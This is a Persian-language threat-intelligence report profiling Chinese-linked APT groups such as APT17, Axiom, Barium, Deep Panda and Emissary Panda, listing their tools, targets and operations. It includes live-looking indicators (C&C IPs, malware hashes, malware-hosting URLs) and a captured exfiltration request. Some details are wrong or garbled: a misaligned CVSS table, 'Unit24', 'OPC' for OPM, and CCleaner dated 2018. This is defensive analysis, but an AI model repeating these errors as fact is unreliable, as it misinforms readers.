توضیح: گروه تهدید APT 17 به دلیل حملات خود به نهادهای دولتی ایالات متحده، صنایع دفاعی، شرکت‌های حقوقی و ... شناخته می‌شود. این گروه در چندین عملیات با گروه‌های تهدید Hidden Lynx و Aurora Panda همکاری داشته است. اما مهم‌ترین عملیات این گروه عبارتند از:

- نفوذ به Bit9 جولای ۲۰۱۲. شرکت Bit9 تولیدکننده نرم‌افزار و خدمات امنیت شبکه است که محصولات خود را عمدتاً در ایالات متحده به فروش می‌رساند. نفوذ APT 17 به محصولات این شرکت موجب شد بسیاری از بدافزارها در سیستم کاربران «امن» تشخیص داده شوند.
- عملیات DeputyDog در آگوست ۲۰۱۳؛ با هدف سازمان‌هایی در ژاپن. در این عملیات از آسیب‌پذیری روز-صفرم CVE-2013-3893 سوءاستفاده شد. جدول زیر ۵ نمونه از بدافزار و سرور C&C متناظر را نشان می‌دهد.

سرور C&C	زمان کامپایل	MD5
180.150.228.102	2013-08-19 13:21:58	58dc05118ef8b11dcb5f5c596ab772fd
103.17.117.90	2013-08-19 13:21:58	4d257e569539973ab0bbafee8fb87582
110.45.158.5	2013-08-19 13:21:59	dbdb1032d7bb4757d6011fb1d077856c
103.17.117.90	2013-08-19 13:21:59	645e29b7c6319295ae8b13ce8575dc1d
110.45.158.5	2013-04-13 13:42:45	e9c73997694a897d3c6aadb26ed34797

- عملیات Ephemeral Hydra نوامبر ۲۰۱۳؛ که در آن از تزریق آسیب‌پذیری روز صفرم در وبسایت مهم و شناخته‌شده‌ای که بازدیدکنندگان آن عمدتاً با امنیت سروکار داشتند، استفاده شد.
- عملیات RAT Cook آگوست ۲۰۱۷. روش حمله گروه تهدید APT 17 در این عملیات سیادی بود. برای اغوای کاربران از محتوای مربوط به سریال پرمخاطب و محبوب بازی تاج و تخت استفاده شده بود (شکل زیر).



APA-IT



APT 19

نام‌ها	APT 19 (Mandiant) Codoso (CrowdStrike) Sunshop Group (FireEye)
مورد حمایت	اگر چه از فریلنسرها تشکیل شده است و لی طبق گزارش FireEye مورد حمایت مالی دولت چین نیز هست.
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دولتی، دفاعی، آموزشی، انرژی، اقتصادی، فناوری، تولیدی، داروسازی، مخابرات، سیاسی. کشورها:
ابزارها	C0d0so, Cobalt Strike, Empire, Derusbi and a 0-day for Flash.

توضیح: گروه تهدید APT 19 در مدت زمان فعالیت خود، صنایع متنوعی را مورد هدف قرار داده است که عبارتند از: صنایع دفاعی، انرژی، دارویی و ... از مهم‌ترین حملات این گروه، حمله سیادی به چندین شرکت حقوقی و سرمایه‌گذاری است. تحلیل‌گران ردپای این گروه و DarkHydrus (که برخی معتقدند شاخه‌ای از APT 19 است) در این حمله پیدا کردند. این حمله با سوءاستفاده از آسیب‌پذیری CVE-2017-0199 ویندوز مایکروسافت (جدول زیر) صورت پذیرفت.

محل	بردار دسترسی
پائین	پیچیدگی
ندارد	نیاز به کسب امتیاز
دارد	نیاز به تعامل با کاربر
بالا	رتبه اثر
محرم‌انگی	
یکپارچگی	
بالا	دسترس‌پذیری

سایر حملات مهم این گروه عبارتند از:

- حمله Watering Hole به وبسایت forbes.com؛ که در آن از آسیب‌پذیری روز-صفرم ادوبی فلش استفاده شد.
- حملات گسترده به بدنه علمی و چندین شرکت حقوقی در استرالیا به تاریخ ژوئن ۲۰۱۷.



APT 30

نام‌ها	APT 30 (Mandiant) Override Panda (CrowdStrik)
مورد حمایت	دولت
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی و ASEAN. کشورها: بوتان، برونئی، کامبوج، هند، اندونزی، ژاپن، لائوس، مالزی، میانمار، نپال، فیلیپین، عربستان سعودی، سنگاپور، کره جنوبی، تایلند، ویتنام و ایالات متحده آمریکا.
ابزارها	BACKBEND, BACKSPACE, CREAMSICLE, FLASHFLOOD, MILKMAID, NETEAGLE, ORANGEADE, SHIPSHAPE, GEMCUTTER and SPACESHIP.

توضیح: تیم آزمایشگاهی FireEye مقیم سنگاپور، با بررسی بدافزاری که نهادهایی را در آسیای جنوب شرقی و هند هدف قرار داده بود؛ پی به وجود گروه تهدید APT 30 بردند. با تحلیل این بدافزار مشخص شد حدود یک دهه است که تمرکز این گروه بر اهداف خود از بخش‌های دولتی و تجاری-قربانیانی که نقش‌های کلیدی سیاسی، اقتصادی و نظامی در منطقه داشتند- می‌باشد. شهرت این گروه نه تنها به عملیات‌های آن بلکه به مانایی حضور آن در سیستم‌های تسخیرشده است. علاوه بر حوزه آسیای جنوب شرقی، ثابت شده است که گروه APT 30 ژورنال‌هایی را که گزارش‌هایی پیرامون حزب‌های کمونیستی چین داشته‌اند نیز هدف قرار داده است. شکل زیر اطلاعات سرقتی از سیستم قربانی را نمایش می‌دهد.

```
POST /index.htm HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
HOST: 192.168.43.130:80
Pragma: no-cache
Content-Length: 235
Proxy-Connection: Keep-Alive

USER-29861D99F7.192.168.43.133.....(.....Service Pack
3.....
.....N..1.0.p.18:32.www.stonehoof.
com/ForZRMail..

HTTP/1.1 200 OK
Server: Microsoft-IIS6.0
Content-Length: 12
Content-Type: */*
Accept-Ranges: bytes
Connection: Keep-Alive

B....C:\*.*.
```

همچنین دستور سرور C&C در شکل روبرو آمده است.





Axiom

Axiom (Novetta) Group 72 (Talos)	نام‌ها
دولت	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: سازمان‌های برجسته و دارای ارزش معنوی بالا در هوافضا، دفاعی، صنعتی، تولیدی و رسانه. کشورها: ژاپن، کره جنوبی، تایوان، ایالات متحده آمریکا.	اهداف
Cobalt Strike, DeputyDog, Derusbi, Gh0st RAT, Hikit, HydraQ, PlugX, ShadowPad Winnti and ZXShell.,Poison Ivy	ابزارها

توضیح: مانند افراد، گروه‌های تهدید نیز خصیصه‌های منحصر به فردی دارند. برای مثال بدافزارهایی که استفاده می‌کنند؛ نام‌گذاری و نوع ارتباط با سرورهای C&C، انتخاب اهداف و ... از ویژگی‌هایی هستند که در شناسایی گروه تهدید به کار می‌رود. خصیصه‌های گروه Axiom نیز در عملیات SMN بروز و ظهور داشت.

اگر چه این گروه از بدافزارهایی شبیه گروه‌های Wicked Panda، Blackfly و Winnti Group استفاده می‌کرد؛ اهداف گروه و زمان مانایی یا TTP آن متفاوت بود. گروه Axiom گروهی بسیار پیشرفته، با بودجه کافی و قابلیت توسعه بدافزارهای پیچیده‌ای است. مهم‌ترین عملیات این گروه چنانچه گفته شد، SMN در بازه زمانی ۲۰۰۸ تا ۲۰۱۴ بود که در آن به بالغ بر ۵۰۰ شرکت حمله شد. به گزارش Novetta حدود ۴۳۰۰۰ نمونه ابزار و بدافزارهای Axiom از سیستم‌های قربانیان پاکسازی شده است. در این گزارش لیست فایل‌ها و وبسایت‌های حامل بدافزار (جدول زیر) نیز آمده است:

بدافزار	ترجمه نام به انگلیسی	نام فایل
Hikit		QQ6.3_6.3.12382.exe.P2P
Hikit		baofeng.exe.td
Hikit		.CODOL_Formal_1.2.2.10_12.2.12_1550_1D.exe.ttd
Hikit		LOL_V3132_1151_8D.exe.ttd
Hikit		install_flash_player_ax_KB370237.exe.P2P
Hikit		BDWebAdapterZip.dll.bdl
PlugX		QQsetup.exe
PlugX		http://www.0716che.com/
PlugX		http://www.6541601.com/
PlugX		http://www.6794945.com/
ZXShell	ARP scanner	ARP 扫描.rar
ZXShell	Major Oday	各大 Oday.zip
ZXShell	Fraternal Network Third Edition 1433	兄弟网络三版 1433.exe



Barium

نام‌ها	Barium (Microsoft)
مورد حمایت	دولت
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: چندرسانه‌ای، شرکت‌های بازی‌های ویدئویی آنلاین و فناوری. کشورها: -
ابزارها	Barlaily, Cobalt Strike, PlugXL and Winnti.

توضیح: گروه تهدید Barium حملات خود را با ایجاد ارتباط از طریق رسانه‌های اجتماعی، آغاز می‌کند. قربانیان بالقوه این گروه کسانی هستند که در بخش‌های توسعه تجاری و منابع انسانی مشغول کارند. حملات این گروه از نوع سیدای هدف‌دار و با استفاده از انواع بدافزارها است: از فایل‌های میانبر^۵ (.lnk) که پیلود مخفی دارند تا فایل‌های HTML کامپایل شده (.chm) یا اسناد آفیس میکروسافت که ماکروهای آلوده یا سوءاستفاده از آسیب‌پذیری خاصی را شامل می‌شوند. مرحله اول نفوذ با استفاده از پروفایل‌های شبکه‌های اجتماعی، سایت‌های ویرایش اسناد و بلاگ‌هایی برای C&C صورت می‌پذیرد. مراحل بعدی به ابزار Winnti برای دسترسی مانا وابسته است.

اما مهم‌ترین عملیات این گروه عبارتند از:

- عملیات ShadowPad در جولای ۲۰۱۷، که از نوع حملات زنجیره‌تأمین نیز شناخته می‌شود. این حملات برای طولانی‌مدت شناسایی و وصله‌نشده و احتمالاً صدها سازمان جهانی را شامل می‌شد.
- عملیات ShadowHammer در ژوئن ۲۰۱۸ که به طور خاص به‌روزرسانی‌های شرکت ASUS را موردهدف قرار داده بود و از تزریق یک در پشتی در آن بهره می‌برد. به گزارش Kaspersky، این عملیات از ژوئن تا حداقل نوامبر ۲۰۱۸ فعال بوده و بیش از یک میلیون کاربر در سطح جهانی را تحت تأثیر قرار داده است.
- حملات زنجیره‌تأمین CCleaner در سپتامبر ۲۰۱۸، به گزارش Talos سرورهای دانلود تولیدکننده نرم‌افزار CCleaner که بسته‌های نرم‌افزاری قانونی را عرضه می‌کردند؛ آلوده به بدافزار شدند. در این گزارش آمده است که در بازه زمانی قابل توجهی نسخه قانونی امضادار CCleaner 5.33 که توسط Avast عرضه می‌شد به پیلود یک بدافزار پیچیده آلوده شده بود.


⁵ shortcut



لازم به ذکر است که در سال ۲۰۱۷ مایکروسافت علیه هکرهای گروه Barium شکایت کرد (شکل زیر).

Case 1:17-cv-01224-TSE-MSN Document 1 Filed 10/26/17 Page 1 of 33 PageID# 1

IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Alexandria Division



MICROSOFT CORPORATION, a
Washington corporation,

Plaintiff,

v.

JOHN DOES 1-2, CONTROLLING A
COMPUTER NETWORK AND THEREBY
INJURING PLAINTIFF AND ITS
CUSTOMERS,

Defendants.

Civil Action No: 17-cv-1224

FILED UNDER SEAL PURSUANT TO
LOCAL RULE 5

COMPLAINT

I. INTRODUCTION

1. Plaintiff MICROSOFT CORP. ("Microsoft") hereby complains and alleges that JOHN DOES 1-2 (collectively "Defendants"), have established an Internet-based cyber-theft operation referred to as "Barium." Through Barium, Defendants are engaged in breaking into the Microsoft accounts and computer networks of Microsoft's customers and stealing highly sensitive information. To manage and direct Barium, Defendants have established and operate a network of websites, domains and computers on the Internet, which they use to target their victims, infect their computing devices, compromise the security of their networks, and steal sensitive information. Accounts and profiles used by Defendants on certain publicly accessible websites to operate Barium are set forth at **Appendix A** and are referred to as the "Barium Profiles." Internet domains used by Defendants to operate Barium are set forth at **Appendix B** to this Complaint and are referred to as the "Barium Command and Control Domains." Microsoft alleges as follows:



Bronze Butler

نام‌ها	Bronze Bulter (SecureWorks) Tick (Symantec) RedBaldNight (Trend Micro)
مورد حمایت	-
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: زیرساخت‌های حیاتی، دفاعی، دولتی، صنعتی، روابط بین‌الملل، تولید و فناوری. کشورها: چین، ژاپن، روسیه، سنگاپور، کره جنوبی.
ابزارها	Daserf, Datper, gsecdump, Mimikatz, Minzen, Muirum, Nioupale, rarstar, Credential Editor and xxmm. Windows

توضیح: با تحلیل تیم SecureWorks، ردپای گروه تهدیدی که Bronze Butler نام گرفت؛ در حملاتی با هدف ژاپن شناسایی شد. هدف این گروه دسترسی غیرمجاز به شبکه‌های سازمان‌هایی بود که در زمینه زیرساخت‌های حیاتی (گاز، برق، آب و ...) صنایع سنگین، بخش‌های تولیدی و ارتباطات بین‌الملل فعالیت داشتند. طبق این گزارش، هدف این گروه کسب داده‌های طبقه‌بندی شده زیر است:

- مالکیت معنوی مرتبط با فناوری و توسعه؛
- اطلاعات ویژه محصولات؛
- اطلاعات حساس تجاری و مرتبط با فروش؛
- فایل‌های پیکربندی شبکه و سیستم؛
- پیام‌های ایمیل و زمان‌های ملاقات سازمان‌ها.

با توجه به نوع اطلاعات سرقتی به نظر می‌رسد که این اطلاعات برای عرضه یا فروش به شرکت‌های رقیب جمع‌آوری می‌شوند.

این گروه زیرساخت فرمان و کنترل خاصی دارد. اولاً این گروه برای هر ابزار از سرور منحصربه‌فردی استفاده می‌کند. همچنین آدرس سرورها متناوباً تغییر می‌کنند و اکثر آنها در ژاپن مقیم هستند. در ادامه لیست برخی از این سرورها و بدافزار متناظرشان آمده است.

بدافزار	آدرس	عامل سمت کاربر
Daserf	http://<domain/path>.gif http://<domain/path>.asp http://<domain/path>.php?id=<8-digit hex string>&<4 lowercasecharacters>=<string similar to Base64-encoded string>	Mozilla Internet Explorer
Datper	http://<domain/path>.php?<lowercase <characters>=<16-digit hex string>1<random string http://<domain/path>.php?<lowercasecharacters>=<16- digit hex string>2<string similar to Base64-encoded string>	
xxmm	http://<domain/path>.php?t0=<8- digit hex string>&t1=<number>&t2=<8- <digit hex string>&t3=<number>&t6=<number	Mozilla



<pre>http://<domain/path>.php?id0=<8-digit hex string>&id1=<number>&id2=<8- digit hex string>id3=<number>&id6=<number http://<domain/path>.php?idcard0=<8- digit hex string>idcard1=<number>&idcard2=<8- digit hex string>&idcard3=<number>&idcard6=<number http://<domain/path>.php?item0=<8- digit hex string>&item1=<number>&item2=<8- digit hex string>&item3=<number>&item6=<number http://<domain/path>.php?ps0=<8- digit hex string>&ps1=<number>&ps2=<8- digit hex string>&ps3=<number>&ps6=<number http://<domain/path>.php?h=<8- digit hex string>&o=<number>&w=<8- digit hex string>&a=<number>&y=<number http://<domain/path>/id0/<8-digit hex string>/id1/<number>/id2/<8-digit hex string>/id3/<number>/id6/<number>/<random filename></pre>	
---	--



Deep Panda

نام‌ها	Deep Panda (CrowdStrike) APT 26 (Mandiant) Shell Crew (RSA) WebMasters (Kaspersky) KungFu Kittens (FireEye) Group 13 (Talos) PinkPanther (RSA) Black Vine (Symantec)
مورد حمایت	-
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، مالی، دولتی و سازمان‌های غیرانتفاعی. کشورها: استرالیا، آسیای جنوبی و ایالات متحده آمریکا.
ابزارها	Cobalt Strike, Derusbi, JerseyMikes, Mivast, PlugX, Sakula, StreamEx and Tasklist.

توضیح: بخش‌های بسیاری از جمله دولتی، دفاعی، مالی و مخابرات مورد هجوم گروه تهدید APT26 یا Deep Panda بوده‌اند. مهم‌ترین این حملات عبارتند از:

- حملهٔ دسامبر ۲۰۱۲ با سوءاستفاده از آسیب‌پذیری روز صفرم اینترنت‌اکسپلورر. در این عملیات وبسایت تسخیرشدهٔ CFR.org برای حمله به بازدیدکنندگان استفاده می‌شد تا اطلاعات باارزش ایشان را برآید. حمله از نوع drive-by بود و چهارشنبه ۲۶ دسامبر ۲۰۱۲، ساعت ۲ بامداد شناسایی شد.
- نفوذ به وبسایت وزارت کار ایالات متحده، مارس ۲۰۱۳. در این حمله بازدیدکنندگان سایت به سمت منابع و زیرساخت‌های مهاجم بازجهت‌دهی^۶ می‌شدند.
- نفوذ به مخازن فکری امنیت ملی اوایل ۲۰۱۴: این گروه با هدف جمع‌آوری اطلاعات مرتبط با مسائل عراق و خاورمیانه به حملاتی دست زد. به گزارش CrowdStrike، این اطلاعات مربوط به گروه داعش و برای تحلیل تأثیر آن بر نفت چین بوده است. عراق پنجمین منبع واردات نفت به چین است. در این حمله از اسکریپت Powershell استفاده می‌شد که به صورت برنامه‌ریزی‌شده بر ماشین‌های ویندوز اجرا می‌شد. زمان‌بندی اسکریپت به گونه‌ای بود که هر دو ساعت با سرور کنترل و فرمان مهاجمین ارتباط برقرار می‌کرد.
- نفوذ به دفتر مدیریت پرسنل^۷ یا OPC ایالات متحده در مارس ۲۰۱۴: با بررسی شبکهٔ OPC، ردپای این گروه چینی شناسایی شد.
- نفوذ به شرکت بیمهٔ سلامت Anthem در آوریل ۲۰۱۴.
- نفوذ به USIS در آگوست ۲۰۱۴. سازمان USIS از سازمان‌های پس‌زمینهٔ دیپارتمان امنیت ملی ایالات متحده است. در این عملیات گروه APT26 با سوءاستفاده از آسیب‌پذیری نرم‌افزار SAP موفق به نفوذ در این سازمان شد.
- توزیع بدافزار Sakula جولای ۲۰۱۴ با هدف سازمان‌هایی در بخش‌های اساسی صنعت دفاعی^۸ یا DIB ایالات متحده، سلامت، دولتی و فناوری. این کمپین برای آلوده‌سازی قربانیانش از انواع بدافزارهای Sakula استفاده می‌کرد. برای داشتن ظاهری مطمئن، این بدافزار از یک گواهی سرقتی سوءاستفاده می‌کرد.

⁶ Redirect

⁷ Office of Personnel Management

⁸ Defense Industrial Base



- نفوذ به سازمان‌های رسانه‌ای استرالیا پیش از اجلاس G20، نوامبر ۲۰۱۴. دیمیتری آلپروویچ^۹ بنیانگذار شرکت امنیت رایانه CrowdStrike در مصاحبه‌ای با شبکه ABC گفت: «ما فعالیت‌هایی را در هفته‌های اخیر با هدف سازمان‌های رسانه‌ای استرالیا رصد کرده‌ایم و معتقدیم که این حملات به G20 مرتبط هستند».
- نفوذ به شرکت بیمه سلامت، می ۲۰۱۵ که بالغ بر ۱۱ میلیون مشتری این شرکت را تحت تأثیر قرار داد. شرکت OPM سه هفته قبل از نفوذ به شبکه این شرکت، هشدار داده بود که امنیت آن ناکافی است.
- توزیع بدافزار StreamEx، می ۲۰۱۵: در این بدافزار از تکنیک‌های برنامه‌نویسی ساده ولی مؤثری برای دور زدن مکانیزم‌های تشخیص بدافزار الگو-محور استفاده شده بود. اقدامات متقابل علیه APT 26:
- ایالات متحده هکرهای چینی که در توزیع بدافزار Skula و استفاده از آن در OPM و Anthem دست داشتند را در سال ۲۰۱۷ دستگیر کرد.
- ایالات متحده، سال ۲۰۱۸ از جاسوس-هکرهای چینی گروه APT 26 که در سرقت اطلاعات سری هوافضای این کشور نقش داشتند؛ شکایت کرد.
- سال ۲۰۱۹ چین نفوذ به Anthem را محکوم کرد.

⁹ Dmitri Alperovitch



DragonOK

نام‌ها	DragonOK (FireEye)
مورد حمایت	دولت
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: فناوری-پیشرفته و تولید. کشورها: کامبوج، ژاپن، روسیه، تایوان و تبت.
ابزارها	FormerFirstRAT, HelloBridge, HTRAN, IsSpace, KHRAT, NewCT, NFlog, PlugX, Poison Ivy, Rambo, Sysget and TidePool.

توضیح: گروه تهدید DragonOK به واسطهٔ حملات خود به سازمان‌های ژاپنی شناخته می‌شود. با توجه به هم‌پوشانی TTP، ابزارهای مشابه و ... به نظر می‌رسد که این گروه مستقیم یا غیرمستقیم با گروه تهدید Moafee در ارتباط است. مهم‌ترین عملیات این گروه عبارتند از:

- توزیع بدافزار Sysget در ژانویه ۲۰۱۵ که شامل ۵ حملهٔ سیادی مجزا بود که هر یک حامل بخشی متفاوت از بدافزار بودند. این بدافزار با عنوان HelloBridge نیز شناخته می‌شود. هدف از این عملیات شرکتی تولیدی در ژاپن بود. هر چند بعدها از این بدافزار در نفوذ به سازمان فناوری-پیشرفتهٔ ژاپنی نیز استفاده شد.
- در ماه‌های ابتدایی سال ۲۰۱۶، Unit24 حملاتی را که ردپای گروه تهدید DragonOK در آن شناسایی شده بود، گزارش کرد. در این حملات از نسخهٔ جدید Sysget استفاده شده بود. برای توزیع آن علاوه بر روش سیادی از اسنادی با فرمت متن غنی^{۱۰} یا RTF - به عنوان یک شل‌گد منحصر به فرد - استفاده شده بود. در این اسناد از آسیب‌پذیری CVE-2015-1641 سوءاستفاده شده بود.

¹⁰ Rich Text Format



Elderwood

Elderwood (Symantec) Elderwood Gang (Symantec) Sneaky Panda (CrowdStrike) SIG22 (NSA) Beijing Group (SecureWorks)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دولتی، دفاعی، آموزشی، انرژی و مالی. کشورها: استرالیا، کانادا، دانمارک، هنگ‌کنگ، هند، سوئیس، تایوان، انگلیس، ایالات متحده آمریکا	اهداف
Briba, Gh0st RAT, Hydraq, Linfo, Naid, Nerex, Pasam, Poison Ivy, Vasport and Wiarp.	ابزارها

توضیح: سال ۲۰۰۹، گروه تهدید Elderwood با استفاده از بدافزار تروای Hydraq یا Aurora به گوگل حمله و بدین ترتیب برای خود اعتبار کسب کرد. نام این گروه از کد منبعی که در حملات خود استفاده می‌کند، اتخاذ شده است. تیم کارشناسی Symantec به مدت ۳ سال فعالیت‌های این گروه را نظارت و حمله به چندین بخش صنعتی توسط این گروه را گزارش کرد. مهم‌ترین نکات عملیات گروه تهدید Elderwood عبارتند از:

- استفاده از اکسپلویت‌های روز-صفرم
 - حمله به زنجیره تأمین تولیدکنندگان با هدف قرار دادن سازمان نهایی
 - تغییر تاکتیک به حملات Watering hole - با تسخیر وبسایت‌هایی که احتمالاً توسط قربانی بازدید می‌شوند. عملیات‌های گروه عمدتاً ابتدا از طریق سیادی هدف‌دار و سپس با Watering hole صورت می‌پذیرد.
 - پلتفرم مورد استفاده گروه، مهاجمین را قادر می‌سازد تا به سرعت اکسپلویت‌های روز-صفرم را اعمال کنند. با داشتن کادر متخصص، آسیب‌پذیری‌های روز-صفرم از کد منبع یا مهندسی معکوس برنامه‌های هدف، کشف و سوءاستفاده می‌شوند.
- مقیاس حملات این گروه با توجه به تعداد قربانیان و مدت‌زمان مانایی در سیستم قربانی، تعریف دیگری از پیچیدگی حملات گروه Elderwood ارائه می‌دهد. در ادامه مهم‌ترین عملیات‌های این گروه تهدید آمده است:
- عملیات Aurora در سال ۲۰۰۹، این حمله برای اولین بار در تاریخ ۱۲ ژانویه ۲۰۱۰ توسط گوگل گزارش شد. هدف این عملیات علاوه بر شرکت گوگل چندین شرکت بزرگ دیگر نیز بودند. شرکت‌های Adobe، شبکه‌های Juniper و Rackspace حمله به سیستم‌ها و زیرساخت‌هایشان را تصدیق کردند. به گزارش رسانه‌ها، در این عملیات به شرکت‌های دیگری از جمله Yahoo، Symantec، Northrop Grumman، Morgan Stanley و Dow Chemical را نیز حمله شده است.
 - حمله به وبسایت عفو بین‌الملل^{۱۱}، نوامبر ۲۰۱۰. در این عملیات بازدیدکنندگان این وبسایت با اکسپلویت‌های انبوه آسیب‌پذیری‌ها بمباران شدند. از مهم‌ترین این آسیب‌پذیری‌ها می‌توان به آسیب‌پذیری وصله‌نشده‌ای در مرورگر IE^{۱۲} اشاره کرد.
 - در عملیاتی مشابه می ۲۰۱۲، گروه تهدید Elderwood به وبسایت عفو بین‌الملل انگلیس نفوذ کردند. بازدید از این وبسایت موجب کاشت انواع بدافزارها در سیستم قربانی می‌شد.

^{۱۱} Amnesty International's Hong Kong website

^{۱۲} Internet Explorer



Emissary Panda

<p>Emissary Panda (CrowdStrike) APT 27 (Mandiant) LuckyMouse (Kaspersky) Bronze Union (Scureworks) TG-3390 (SecureWorks) TEMP.Hippo (Symantec) Group 35 (Talos)</p>	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
<p>بخش‌ها: دولتی، دفاعی، آموزشی، فناوری، سفارت‌خانه‌ها، مخابرات، مخازن فکری. کشورها: استرالیا، کانادا، چین، هنگ‌کنگ، هند، ایران، اسرائیل، ژاپن، خاورمیانه، فیلیپین، روسیه، کره جنوبی، تایوان، تایلند، تبت، انگلیس، ایالات متحده.</p>	اهداف
<p>Antak, ASPXSpy, China Chopper, Gh0st RAT, gsecdump, HyperBro, Mimikatz, Nishang, OwaAuth, PlugX, HTTPBrowser, Hunter PSEXec, Upatre, Windows Credential Editor and ZipToken.</p>	ابزارها

توضیح: این گروه که از سال ۲۰۱۰ میلادی، فعال است عمدتاً سیستم‌ها و شبکه‌های راهبردی، مثل بخش‌های دولتی، هوافضایی، دفاعی، فناوری، انرژی و تولیدی را هدف قرار داده است. گروه APT27، به ابزارهای سایبری بسیاری مجهز است که بعضی از آن‌ها مختص این گروه و بقیه در اشتراک چندین گروه تهدید^{۱۳} چینی است. پیچیدگی و توسعه پیوسته این ابزارها از سال ۲۰۱۰ تا کنون، نشان از بلوغ APT27 دارد. این گروه می‌تواند به سرعت، زیرساخت‌های شبکه تسخیرشده را از کار بیاندازد یا اصطلاحاً پایین آورد. همچنین بررسی‌ها و تحلیل‌های صورت گرفته بر تعاملات عاملان گروه و محیط هدف، نشان می‌دهد که مهاجمین، قابلیت نفوذ همزمان به چندین محیط را دارند.

یکی از نکات جالب در مورد گروه APT27، تنوع چشمگیر روش‌های تسخیر وب استراتژیک^{۱۴} برای رسیدن به قربانیان است. این گروه ابتدا کدی را به وبسایت هدف تزریق می‌کند تا بازدیدکنندگان را به سرور بدخواه هدایت کند. پس از آن سیستم بازدیدکننده را به کیت سوءاستفاده^{۱۵} آلوده می‌کند. با استفاده از این کیت، مهاجمین از آسیب‌پذیری‌های عمدتاً قدیمی در نرم‌افزارهای پرکاربرد و رایج، مثل نرم‌افزارهای Word، Flash Player یا Adobe Reader سوءاستفاده می‌کنند تا راه خود را برای رسیدن به کنترل‌کننده دامنه^{۱۶} شبکه هدف هموار کنند. استفاده از این آسیب‌پذیری‌ها از آن جهت میسر می‌شود که بسیاری از شرکت‌ها و اشخاص، به اشتباه بر این باورند که چیز باارزشی برای سرقت ندارند در نتیجه سیستم خود را به‌روز نکرده و وصله‌های امنیتی را نصب نمی‌کنند. مهاجمین از این سیستم‌ها به عنوان حلقه ضعیف در زنجیره هدف استفاده می‌کنند.

سرور کنترل‌کننده دامنه، سروری در شبکه هدف است که دایرکتوری شناسایی^{۱۷} کلیه سیستم‌های شبکه در آن قرار داشته و وظیفه آن پاسخ به درخواست‌های احراز اصالت در شبکه است. با رسیدن به این سرور، عامل حمله، اعتبارنامه‌های امنیتی سیستم‌های حیاتی را بدست می‌آورد. سیستم‌های حیاتی در شبکه هدف، سیستم‌هایی حاوی اطلاعات باارزش هستند. به همین دلیل پارامترهای امنیتی در آن‌ها بهتر از سایر سیستم‌ها رعایت شده است و دسترسی اولیه به آن‌ها برای مهاجمین میسر نیست.

از اینجا دیگر عامل حمله، می‌تواند اطلاعات سیستم‌هایی را که اعتبارنامه‌شان را بدست آورده است، به سرقت برده و برای مهاجمین ارسال کند ولی بدافزار عامل APT27، با اتخاذ رویکردی راهبردی متفاوت عمل می‌کند. این بدافزار به جای سرقت «همه چیز»، لیستی

¹³ Threat Group

¹⁴ The strategic web compromise

¹⁵ Exploit kit

¹⁶ Domain Controller

¹⁷ Identification Directory



از موجودیت‌های سیستم میزبان، تولید و برای مهاجمین ارسال می‌کند. با تحلیل و بررسی لیست حاصل توسط مهاجمین، دستور سرقت گلچینی از اطلاعات دلخواه برای بدافزار ارسال می‌شود. این رویکرد، می‌تواند احتمال شناسایی بدافزار را کاهش دهد چرا که سرقت کلیه اطلاعات سیستم قربانی، یعنی اضافه شدن حجم بسیار بالایی از بسته‌های اطلاعاتی به ترافیک شبکه که به وضوح نشانه‌ای از وجود سرقت اطلاعات است.

معمولاً بررسی لیست اطلاعات موجود در سیستم قربانی، برای مهاجمین حداقل چهار هفته زمان می‌برد. اگر چه بدافزار مقیم در سیستم قربانی در این بازه زمانی غیرفعال است؛ سازمان با هوشیاری و تحلیل پیوسته سیستم‌ها و ارتباطات شبکه، می‌تواند وجود بدافزار را در این زمان طلایی تشخیص و از سرقت اطلاعات پیشگیری کند. هر چند به تجربه، معمولاً سازمان‌ها هفته‌ها و ماه‌ها پس از وقوع حمله، سرقت اطلاعات خود را گزارش می‌کنند.

مهم‌ترین حملات این گروه عبارتند از:

- عملیات Iron Tiger، سال ۲۰۱۰. در این حمله حجم بسیار عظیمی از داده معاملات بخش‌های دفاعی ایالات متحده به سرقت رفت. اطلاعات سرقتی شامل ایمیل، اسناد مالکیت معنوی، اسناد نقشه‌های استراتژیک و رکوردهای سازمانی بود.
- عملیات PZChao، سال ۲۰۱۷ با هدف تخریب زیرساخت‌های دیجیتال برای سرقت اطلاعات حساس اهداف. در این حمله، قربانیان به صورت مخفیانه تحت نظارت گروه APT 27 بودند. این حمله همچنین از آنجا که بدافزارهای شخصی‌سازی گروه APT27 را معرفی می‌کرد، حائز اهمیت است.
- حمله به پایگاه داده‌های ملی کشورهای آسیای میانه، مارس ۲۰۱۸. دسترسی گروه به اطلاعات وسیع دولتی در این حمله بسیار شاخص است. در این حمله از تزریق اسکریپت بدخواه به وبسایت‌های اداری به منظور انجام حملات Watering hole استفاده شده بود.
- حمله به زیرساخت‌های دو کشور در آسیای جنوب غربی از جمله ایران، سال ۲۰۱۹.



GhostNet

نام‌ها	GhostNet (Information Warfare Monitor) Snooping Dragon (UCAM)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: سفارت‌خانه‌ها، دولتی، رسانه، NGOها. ۱۲۹۵ سیستم در ۱۰۳ کشور آلوده شدند، شامل: دالای لاما، وزارت خارجه بنگلادش، باربادوس، بوتان، برونزی، اندونزی، ایران، لتوانی، فیلیپین؛ سفارت‌خانه‌های مصر، آلمان، هند، اندونزی، مالتا، پاکستان، پرتغال، رومانی، کره جنوبی، تایوان، تایلند؛ دبیرخانه ASEAN (انجمن ملل جنوب شرقی آسیا)، SAARC (انجمن همکاری‌های منطقه‌ای آسیای جنوبی) و بانک توسعه آسیا؛ سازمان‌های خبری و سیستم غیرطبقه‌بندی شده واقع در مقر ناتو.
ابزارها	Gh0st RAT and Skype.

